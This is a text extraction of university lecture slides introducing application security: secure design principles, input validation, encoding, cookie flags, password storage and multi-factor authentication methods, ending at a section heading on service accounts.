

TOPIC 6. INTRODUCTION TO APPLICATION SECURITY

Creating secure code



JOSÉ MANUEL REDONDO LÓPEZ "S-81 ISAAC PERAL" PROJECT V3.0



Departamento de Informática
Universidad de Oviedo



Universidad de Oviedo

Logo: @creative_vanesa (Instagram)



INDEX

- ▶ **Application Security Fundamentals**
- ▶ **Requirements-Level Security**
 - Data handling
 - Authentication
 - Other
- ▶ **Secure Design**
- ▶ **Secure Code Creation**
- ▶ **Application Security Testing (AST)**
- ▶ **Secure Deployment and Maintenance**
- ▶ **Common Errors**
 - When Designing Websites
 - When Designing APIs
 - Typical Web Attacks

[< Go to Index](#)

APPLICATION SECURITY FUNDAMENTALS

Basics before you start



SECURE SOFTWARE DESIGN PRINCIPLES (FOR ALL SOFTWARE)



José Manuel
Redondo López

● **Least privilege**

- You must have only the necessary privileges for your work

● **Fail-safe defaults**

- Unless the software receives explicit access to an object, access must always be denied by default

● **Full Mediation**

- Each object access must be validated to ensure it is allowed

● **Separation**

- Software must not grant access to a resource, or take security-relevant actions, based on a single condition

● **Minimum trust**

- Software must check all inputs and the results of all security-relevant actions

● **Economy of mechanisms**

- Security functions should be as simple as possible

SECURE SOFTWARE DESIGN PRINCIPLES (FOR ALL SOFTWARE)



José Manuel
Redondo López

- **Minimize common mechanisms**
 - Minimize the use of shared resources
- **Less amazement/surprise**
 - Software functions and security mechanisms should be designed so handling them is logical and simple
- **Open design**
 - Software security and its functions should not depend on the secrecy of its design or implementation
- **Layers (separation principle)**
 - Organize the software into layers: modules can only interact with those of layers immediately below and above
 - Allows layered testing, using top-down or bottom-up techniques, and reduces access points

SECURE SOFTWARE DESIGN PRINCIPLES (FOR ALL SOFTWARE)



José Manuel
Redondo López

● **Abstraction**

- Hide the implementation of each layer, leaving only its public interfaces
- Allows to change the implementation of a layer without affecting the components of other layers

● **Modularity**

- Design and implement software as a collection of cooperative components (modules)
- Each module interface is an abstraction

● **Full linking**

- Link the design and implementation of a software's security to its security requirements


● **Iterative Design**

- Plan the design so that it can change if needed
- Minimizes the effects of design changes on security

FROM SDLC TO S-SDLC (3RD YEAR, INTEGRATED AND "SECURED")



José Manuel
Redondo López




THE "PUSHING LEFT" PHILOSOPHY



José Manuel
Redondo López

- The later a security issue is discovered in the S-SDLC, **the more expensive** it will be to fix it
 - In time and resources
- We must ensure that all the security features of the application are resolved the **earliest possible on the SDLC chain**
 - This is often referred to as "pushing left" philosophy
- This topic also concentrates its explanations on the initial elements of the chain
 - Rest of the elements are also covered by other courses ([SEW](#), [SDI](#), [CVVS](#), [IPS](#), [ASR](#))
 - Or by other course parts



[< Go to Index](#)

[Data handling >](#)

[Authentication >](#)

[Other >](#)

REQUIREMENT-LEVEL SECURITY

Security is planned from minute zero



SECURITY QUESTIONS IN THE REQUIREMENTS



José Manuel
Redondo López

- **In 4th year there is a course called Requirements Engineering (IR)**
 - You should use its contents to model your application requirements and add security ones
 - Your methodology (**IPS**, **AS**), language (**TPP**) or framework (**SDI**, **SEW**) does not matter
- **Have a person or team assigned to develop application security requirements**
- **They need to ask “unpleasant” questions to elaborate them**
 - *Does it contain or handle confidential, sensitive, or Personal Identifiable Information (PII)?*
 - *Where and how is the data stored?*
 - *Is the application publicly available? (Internet)*
 - Or not? (Intranet-only)
 - *Is it intended to perform sensitive or essential tasks?*
 - Money transfers, handling medical data...
 - *Does it need to allow potentially dangerous operations?*
 - Examples of critical ones are allowing file uploads, handling payment data, having multiple user roles...
 - ... (do not be shy!, “Take what you can, and give nothin’ back”)

● We saw encryption types in topic 2, and we must remember...

- Passwords and sensitive information are **NEVER** saved in plain text
- **Hashing techniques** are used for passwords (Key Derivation Functions)
 - And information whose original value is not needed
 - Identity, authentication, data integrity...
- For all other cases, we will use **strong encryption/decryption** algorithms
 - Always encrypt sensitive information **in transit** (user <-> server, backend <-> DBMS, API <-> API, etc.)
 - And **when it is saved** (in the DBMS)
- This would **ensure the confidentiality and integrity** of the information (not availability)
- Encrypting data in RAM is possible, but only with extremely sensitive data
 - It is better to "clean" the memory once we use them

Data handling requirements

Different techniques to treat your data in a secure way



● **Never trust user input**

- **Any input** that reaches the system can be spoofed or maliciously manipulated
- This can cause an application to fail in unforeseen ways and become unstable
 - This situation is when an attacker can use our app to trigger a very dangerous attack
- Therefore, **ALL INPUTS must be validated** and handled properly
 - Do not allow your application to fall into unstable states
- Always **rely on allowlists** of supported entries if possible
 - In addition, the rules for validating each type of entry are known and classified
 - https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html
- **Validation ONLY in JavaScript is useless from a security point of view**: it can be disabled
 - Web proxies allows you to change any content before it is transmitted to the server, even if validated
 - E.g. Burp, <https://portswigger.net/burp/documentation/desktop/tools/proxy>, see Seminar 3

● **But if you know how and where to do it, what's the problem?**

- That many times we do not know the **HUGE AMOUNT** of input data sources that we handle
- Let's look at a non-exhaustive list of manipulable things

DATA HANDLING REQUIREMENTS: POSSIBLE DATA ENTRY POINTS



José Manuel
Redondo López

- **Any input from the users (the obvious one), even HTTP headers, "hidden" fields....**
- **Information received from**
 - A **DBMS** (whether it is yours or not)
 - An **API** (even if you have made it yourself)
 - Code included in the application and compiled with it (**third-party dependencies**)
 - Libraries, frameworks, **GitHub** code...
 - **Another application**
 - Especially if ours will be integrated with it, or accepts inputs from it
 - It includes serverless applications, scripts, external frameworks, data to log (tell it to Log4j!)...
- **Values in the URL (parameters), in cookies, in configuration files...**
 - Especially if the cookies do not have the flags "secure" and "HTTPS only"
 - Includes values that are used from online storage systems (S3, Firebase...)
- **Data or commands that come from cloud applications**
- **Images you receive from other places**


● So (again) **NEVER** trust user input

- An input is **NOT** reliable until it has passed your validation procedures, **NEVER** before
- Validation comprises all tests ensuring that the input is adequate and has the correct type
- Any discrepancies result in the **application rejecting the received information**

● Examples

- If you're expecting a **date of birth**...
 - Check that it's a date, and that it's realistic in the context of the application
- If you expect a **name**...
 - Check that it has the characteristics of an expected name in your case (O'Reilly, Japanese characters...)
- If you expect an **email**...
 - There are regular expressions that can validate them without error
- If you receive the **result of a search**...
 - Validate that it has the expected type and format (XML, JSON, its values ...)
- If you call any API and it returns a **known type**
 - You **MUST** check that what you receive has this type, and it is **not excessively long**
- In general, **it is advisable to set a maximum expected size for any handled data**, if possible

- If your app must accept **URLs** and handle them...
 - **You should consider that you are in a potentially dangerous situation (open redirect)**
 - Try to avoid that scenario as much as possible
 - Validate that it is a **real** URL (regular expressions)
 - Make sure it arrives through an **encrypted channel**
- If your application (or part of it) must be made in a **non memory-safe** language (ex. C/C++)...
 - This is usually done when performance is the most important factor, but incorporates **new threats**...
 - Use **Rust**: similar performance and memory safety; eliminates a great threat: **buffer overflows**
- ... (think and adapt it to your case)
- **If after all this you detect an input error, **always reject** the data and report the error**
 - **DO NOT try to correct the data**
 - Never give too much information to the user
 - It could be used against you
 - Try **not to reproduce the data** that caused the error in the message
 - If you must, then resort to **encoding and "escaping"** it



● Data privacy

- There must be a policy specifying cookie collected data
- Adapted to current legislation (see [ASLEPI](#))

● Data classification

- All data used by the application must be **classified and labeled** depending on its privacy
 - Anyone will know what kind of data they are working with
 - And, therefore, what things must be especially protected so that the privacy requirements are met
- The type of classification depends on the **applicable country/legislation**
 - E.g.: Classified, Secret, Top Secret (see [ASLEPI](#))
 - It will depend on whether knowing a piece of data can harm a person, a company or even an entire country
- If there are no applicable rules, you can follow the **NIST** ones
 - "Guide for Mapping Types of Information and Information Systems to Security Categories"
 - <https://www.nist.gov/publications/guide-mapping-types-information-and-information-systems-security-categories-2-vols>

REQUIREMENTS: APPLICATION OF ENCODING AND "ESCAPING"



José Manuel
Redondo López

- **"Escaping"** a character or value means removing "the power" it has in a context
 - Typically, the ability to be interpreted as code
 - It is usually done by adding a \ to the character
- **Encoding** a value means changing it to an equivalent in a different format
 - Typically, the target **format** is **harmless** in the context is going to be used
 - And never interpreted as code!
 - E.g.: in HTML ">" becomes ">"
 - The **encoding type** depends on the context in which it is going to be used
 - URL, base64, HTML encoding...
 - Encoding **IS** reversible and **IT IS NOT** encryption
- **Both are done to avoid code injection attacks**
 - E. g.: the well-known XSS (which we will talk about later)
- **Requirements determine the situations these techniques should be applied**

- **Cookies are the mechanism that was integrated into the HTTP protocol to be able to have state (SEW)**
 - A Cookie is not the same as the "Local Storage" of the browser
 - They have **different** security rules
- **If cookies are used, the requirements are**
 - Everything written in a cookie **must be validated** before it is used, and rejected if incorrect
 - The session ID must ALWAYS be passed **in a session cookie**
 - Never in a persistent cookie (tracking cookie)
 - A session cookie is destroyed at the end of a session
 - Cookies must be **sent under encrypted connections** (Secure Flag, `Set-Cookie: Secure`)
 - Cookies must not be accessible from JavaScript (HTTPOnly Flag, `Set-Cookie: HttpOnly`)
 - This prevents some XSS attack vectors
 - Persistent cookies should have an **expiration time** (`Expires` flag)

● Domain

- By default, **the cookies of a domain can only be accessed by websites of that domain**
- It is **secure by default**
- If we want other domains to read our cookies, we can do so with `Set-Cookie: Domain: ads.redondo.com)`
 - If we put `redondo.com` instead, any page on that domain could read our cookie
- It is recommended to leave the default option, or restrict domains to the maximum

● Path

- **Many applications are composed by different sub-applications that form a much larger one**
- All under a single base URL
- Each sub-application owns a particular path of the base URL
- In this scenario each cookie should be read only by its "piece" of application
- Each "piece" is specified with its path within the URL (`Set-Cookie: path=/accounting`)

● Same-Site

- **Measure against CSRF attacks** (seen later)
- The `Strict` value (recommended) means that cookies can only come from the same site that uses them, not from a link or another page
 - `Set-Cookie: same-site=Strict`
- The `Lax` value blocks cookies from other pages that come via `POST`, but allows links

● Cookie Prefixes

- New defense-in-depth cookie security measure
- Ensures that only certain subdomains can access a cookie
- <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie>

Authentication requirements

Dealing with passwords and user identities



USER PASSWORD & APPLICATION SECRETS REQUIREMENTS



José Manuel
Redondo López

- **Users should use a password manager (e.g.: KeePass, <https://keepass.info/>)**
 - This avoids remembering many passwords and ensures all are complex
 - They usually have **extra features**
 - Automatically look if a registered account is part of a data breach
 - Report if a site has MFA available (seen later)
 - This way **the password management is optimized**
 - They are not weak
 - In case of data theft, the impact is minimized (the reuse of keys and credential stuffing is avoided)

Password manager + unique password by web/service + MFA = personal defense in depth
- **Secret stores are like password managers but for software, not people**
 - Software file ("vault") that encrypts secrets of an application
 - Keys, hashes, certificates, cloud service tokens, anything that requires protection...
 - **Programmatic access:** from the application code or the build process of the CI/CD pipeline
 - The development framework to be used must implement these stores
 - At the requirements level, it must be determined WHAT should go in these stores
 - **This MUST be done instead of "hardcoding" application secrets**

REQUIREMENTS FOR USER PASSWORDS



José Manuel
Redondo López

● Try to not to store passwords

- Use a third-party authentication service (Google, Outlook...) if possible

● If this is not possible, store passwords following topic 2

- **KDF algorithm**, long, complex, **salt** (28+ characters), **pepper**, **strong hashing**...
- The [haveibeenpwned](https://haveibeenpwned.com/API/v2) API can be used to verify if a new password is already compromised
 - <https://haveibeenpwned.com/API/v2>
- **Never inform the user** about what it is wrong exactly (username or password)
 - When trying to login unsuccessfully, use a generic message: "Account information is wrong"
- Never allow the **reuse of keys** or to use very similar derived keys ("Pass1", "Pass2", etc.)
- **Use MFA for all important accounts**
 - This applies to both our personal and application accounts
 - Preferably use an application or device rather than an SMS (prevents SIM-Swapping)
- **Do not force periodic password changes**, only when a breach is discovered

SECOND / MULTI-FACTOR AUTHENTICATION (2FA / MFA)



José Manuel
Redondo López


- **The process of requiring users to verify their identity in two or more unique and independent ways before accessing a system**
- **Extends the classic username/password with an extra authentication step**
 - Typically requiring the user to enter a dynamically generated one-time token or one-time password (OTP) displayed by a method that can only be accessed by the user
 - This token is harder to obtain than a password for an attacker
- **MFAs are becoming more common, given the weakness of passwords**
 - The complexity of passwords, if mandatory, is counteracted by using the same password in different services (with different levels of security), phishing, social engineering...
- **With MFA, even with a compromised password account access is blocked**
 - It is necessary to know the MFA method and the OTP or token
 - A repeated failure in an MFA input will generate an compromised password alert
- **Supported by the FIDO Alliance: <https://fidoalliance.org/>**

TYPES OF MFA. BASIC PRINCIPLES



José Manuel
Redondo López

- **MFA schemes are based on users giving 2 out of 3 "somethings"**
 - Something **they Know**, such as an account password or PIN
 - Something **they Have**, such as a physical (mobile) device or an app that generates OTPs
 - Something **they Are**, a unique biological feature such as a fingerprint, voice, or retina
- **There are many ways to implement MFAs**
 - All have their disadvantages, but all increase the security of accounts
 - All methods force the user to enter a 2nd password after the 1st to access the system
 - This second password is dynamically generated and constantly changing



- **SMS Token: Sends a unique token via SMS to a registered and validated phone**
 - **Drawbacks:** signal loss, SIM cloning or theft (SIM Swapping, user spoofing)...
 - Or SMS interception! (SMS are not encrypted)
 - PlayStation Network and Amazon can use this method (recommend to use another)
- **Email Token: Identical to SMS, but the clickable URL or code is received via email**
 - **Drawbacks :** It is even easier to impersonate the user if the email credentials are stolen
 - A popular implementation is Steam Guard (recommend to use another)
- **Hardware Token: Users have a physical device (such as a USB stick) that contains a dynamically generated access token that must be connected to the computer**
 - Google Titan is a similar approach, but using a PKI infrastructure
 - <https://cloud.google.com/titan-security-key/?hl=es>
 - Its popularity is rising due to cheaper devices complying the FIDO protocols
 - <https://www.amazon.es/YUBIKEY4-YubiKey-4/dp/B018Y1Q71M>
 - Typical method to prevent computer theft outside company premises

- **Software Token: Users install an application that generates the dynamic tokens**
 - **The currently recommended cost/effective method**
 - **Drawbacks:** Applications can be expensive to deploy or maintain, but also...
 - Requires installing third-party software (which may be restricted in certain environments)
 - If compromised, then our authentication system will be too.
 - **Examples:** Google/Microsoft Authenticator, Blizzard Authenticator or Steam Guard
- **Phone call: After valid username/password, the token is communicated in a call**
 - **Drawbacks:** Intercepted/redirected call, tapped voice messages, phone signal is required
 - Used to validate users connecting for the 1st time, re-connect after a crash, or use VPNs
- **Biometric Verification: the user is the token**
 - Saving biometric data (e.g.: Fingerprints) raises **concerns about privacy**
 - Users can be impersonated with stolen data
 - Requires special devices to verify them (cameras, scanners) that impose an additional cost
 - Hollywood movies use this to impress viewers, but it's also used in real life!

SERVICE ACCOUNTS FOR THE APPLICATION AS A REQUIREMENT



